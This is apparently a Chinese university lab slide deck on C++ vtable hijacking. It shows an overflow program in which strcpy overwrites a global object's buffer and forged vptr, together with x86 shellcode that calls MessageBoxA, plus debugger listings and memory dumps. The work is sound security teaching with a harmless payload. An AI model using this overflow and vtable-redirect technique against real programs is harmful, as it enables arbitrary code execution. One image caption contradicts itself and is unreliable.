

实验五

虚函数攻击

内容安排

- 1 虚函数与攻击原理介绍
 - 1.1 虚函数介绍
 - 1.2 虚函数内存布局图示
 - 1.3 虚函数攻击原理
 - 1.4 虚函数攻击利用的栈帧结构
- 2 虚函数攻击的实现



1.1 虚函数介绍

虚函数是C++实现多态性的重要方式。关于多态，简而言之就是用父类型的指针指向其子类的实例，然后通过父类的指针调用实际子类的成员函数。这种技术可以让父类的指针有“多种形态”，这是一种泛型技术。C++的多态分为静态多态（编译时多态）和动态多态（运行时多态）两大类。静态多态通过重载、模板来实现；动态多态就是通过虚函数来体现的。

1.1 虚函数介绍

虚函数 (Virtual Function) 是通过一张虚函数表vtbl (Virtual Table) 来实现的。当一个类声明了虚函数或者继承了虚函数, 这个类就会有自己的vtbl。对于一个包含虚函数的类的对象, 在它的其他成员变量前会有一个虚表指针vptr (virtual table pointer), vptr指向它自己的虚表vtbl。当调用一个虚函数时, 首先通过对象内存中的vptr找到虚函数表vtbl, 接着通过vtbl找到对应虚函数的实现区域并进行调用。


1.2 虚函数内存布局图示




1.3 虚函数攻击原理

由于C++虚函数表vtbl本身不可写，而虚函数表指针vptr一般处于可读数据段是可写的，对于C++虚函数的攻击也的本质可以称之为C++虚函数表的劫持。我们可以在实例调用虚函数之前，修改虚函数表的指针，让它指向伪造的虚函数表，在伪造的虚函数表中让虚函数指针指向shellcode

1.3 虚函数攻击原理



1.4 虚函数攻击利用的栈帧结构



内容安排

- 1 虚函数与攻击原理介绍
- 2 虚函数攻击的实现
 - 2.1 源代码分析
 - 2.1.1 Shellcode
 - 2.1.2 Vf类定义
 - 2.1.3 Main函数
 - 2.2 确认MessageBoxA的实际地址
 - 2.3 攻击过程分析

2.1 源代码分析

源码主要分为三个部分：

- Shellcode定义
- Vf类定义
- Main函数部分

2.1.1 Shellcode

这部分定义了
shellcode，其主要
部分的机器码
分析如图：

[illegible]

汇编代码	作用	
33DB	xor ebx,ebx	将ebx置零
53	push ebx	将0入栈，作为截断字符
68 62757074	push 0x74707562	将字符串"bupt"入栈
68 62757074	push 0x74707562	将字符串"bupt"入栈
8BC4	mov eax,esp	eax中保存字符串 "buptbupt"
53	push ebx	0入栈，函数MessageBoxA () 的参数
50	push eax	字符"buptbupt"入栈，函 数MessageBoxA () 的参 数
50	push eax	字符"buptbupt"入栈，函 数MessageBoxA () 的参 数
53	push ebx	0入栈，函数MessageBoxA () 的参数
B8 683DE277	mov eax,0x77E23D68	
FFD0	call eax	调用函数MessageBoxA ()

2.1.2 Vf类定义

这部分声明了一个类，具有一个成员变量buf和一个虚函数test，同时创建了一个它的实例overflow和一个指向该类的指针

```
class vf
{
public:
    char buf[200];
    virtual void test(void)
    {
        cout<<"Class Vtable::test()"<<endl;
    }
};

vf overflow, *p;
```

2.1.3 Main函数

main函数中通过实例overflow成员变量buf的地址，找到实例overflow的虚表指针vptr，修改虚表指针的地址。通过strcpy(overflow.buf, shellcode1)函数的漏洞，进行缓冲区溢出，植入shellcode；之后调用实例overflow的虚函数test()；而这时它的虚表指针已经发生了变化了，所以运行的应该是shellcode。

```
void main(void)
{
    LoadLibrary("user32.dll");
    char * p_vtable;
    p_vtable=overflow.buf-4;//point to virtual table
    //__asm int 3
    //reset fake virtual table to 0x004088cc
    //the address may need to adjusted via runtime debug
    p_vtable[0]=0x30;
    p_vtable[1]=0xE4;
    p_vtable[2]=0x42;
    p_vtable[3]=0x00;
    strcpy(overflow.buf, shellcode1);//set fake virtual function pointer
    p=&overflow;
    p->test();
}
```

2.2 确认MessageBoxA的实际地址

我们在对shellcode的分析中得知，shellcode部分调用了MessageBoxA函数来实现对话框的启动，但我们看到题目给我们的shellcode中的地址并不是我们本机动态链接库中MessageBoxA的实际地址，因此我们需要找到实际地址来替换掉shellcode中的错误地址：

通过IDA动态查询到MessageBoxA的函数地址如下

user32.dll:75870FF0 user32_MessageBoxA proc near		
user32.dll:75870FF0		
user32.dll:75870FF0	arg_0= dword ptr 8	
user32.dll:75870FF0	arg_4= dword ptr 0Ch	
user32.dll:75870FF0	a	0042E39C 33DB
user32.dll:75870FF0	a	0042E39E 53
		0042E39F 68 62757074
		0042E3A4 68 62757074
		0042E3A9 8BC4
		0042E3AB 53
		0042E3AC 50
		0042E3AD 50
		0042E3AE 53
		0042E3AF B8 F00F8775
		0042E3B4 FFD0
		xor ebx,ebx
		push ebx
		push 0x74707562
		push 0x74707562
		mov eax,esp
		push ebx
		push eax
		push eax
		push ebx
		mov eax,<user32._MessageBoxA@16>
		call eax

2.3 攻击过程分析

定位到修改虚表指针的代码，首先利用overflow实例的成员变量buf定位到虚表指针，其中vf.42e35c-4就是虚表指针的位置，指向本来的虚表地址0042801C处 `0042E358` `1C 80 42 00` 因为overflow实例是一个全局变量，所以这个指向虚函数表的指针存在于全局变量区，是可以修改的。

0040119C	B8 5CE34200	mov eax,vf.42E35C
004011A1	83E8 04	sub eax,0x4
004011A4	8945 FC	mov dword ptr ss:[ebp-0x4],eax
004011A7	8B4D FC	mov ecx,dword ptr ss:[ebp-0x4]
004011AA	C601 30	mov byte ptr ds:[ecx],0x30
004011AD	8B55 FC	mov edx,dword ptr ss:[ebp-0x4]
004011B0	C642 01 E4	mov byte ptr ds:[edx+0x1],0xE4
004011B4	8B45 FC	mov eax,dword ptr ss:[ebp-0x4]
004011B7	C640 02 42	mov byte ptr ds:[eax+0x2],0x42
004011BB	8B4D FC	mov ecx,dword ptr ss:[ebp-0x4]
004011BE	C641 03 00	mov byte ptr ds:[ecx+0x3],0x0

struct IMAGE_SECTION_HEADER SectionHeaders[2]	.data
> BYTE Name[8]	.data
> union Misc	
DWORD VirtualAddress	2A000h
DWORD SizeOfRawData	5000h

2.3 攻击过程分析

Main函数中以下这部分代码修改虚表指针中的虚表地址为0042E430，替换掉了曾经的0042801C，新的虚表地址正位于虚函数缓冲区之下，于是我们就可以通过缓冲区溢出的方式来实现对虚表中内容的修改

p_vtable[0]=0x30;

p_vtable[1]=0xE4;

p_vtable[2]=0x42;

p_vtable[3]=0x00;

0042E358	30 E4 42 00	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E368	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E378	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E388	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E398	90 90 90 90	33 DB 53 68	62 75 70 74	68 62 75 70	
0042E3A8	74 8B C4 53	50 50 53 B8	68 3D E2 77	FF D0 90 90	
0042E3B8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3C8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3D8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3E8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3F8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E408	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E418	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E428	90 90 90 90	90 90 90 90	5C E3 42 00	00 00 00 00	

2.3 攻击过程分析

程序之后调用strcpy函数将shellcode复制到了overflow实例的成员变量buf上，而在这段内存中可以看到，修改之后的新的虚表的前四个字节是class vf的第一个虚函数，它指向了shellcode的开头，所以当overflow实例调用虚函数时，就会自动跳转到shellcode之中。

```

0042E358 | 30 E4 42 00 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E368 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E378 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E388 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E398 | 90 90 90 90 | 33 DB 53 68 | 62 75 70 74 | 68 62 75 70
0042E3A8 | 74 8B C4 53 | 50 50 53 B8 | 68 3D E2 77 | FF D0 90 90
0042E3B8 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E3C8 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E3D8 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E3E8 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E3F8 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E408 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E418 | 90 90 90 90 | 90 90 90 90 | 90 90 90 90
0042E428 | 90 90 90 90 | 90 90 90 90 | 5C E3 42 00 | 00 00 00 00
  
```

The image shows a memory dump of a virtual table (vtable) and its pointer. The original pointer 'new vtbl' is located at address 0042E418, pointing to a vtable at 0042E358. The vtable at 0042E358 has been overwritten with shellcode. The first four bytes of the vtable (30 E4 42 00) are highlighted in red, and the rest of the vtable (90 90 90 90) is highlighted in yellow. The shellcode is located at 0042E358-0042E427. The new vtable pointer 'new vtbl' is now at 0042E358, pointing to the shellcode. The original vtable at 0042E358 is now filled with 90 90 90 90.

2.3 攻击过程分析

之后我们执行代码到`test()`函数后，函数自动跳转到`0042e35c`，也就是虚表中的第一个函数的入口点，开始执行我们编写的`shellcode`，由于我们已经事先修改了正确的`MessageBoxA`函数地址，所以`shellcode`能够正常执行并弹出弹窗



谢谢大家

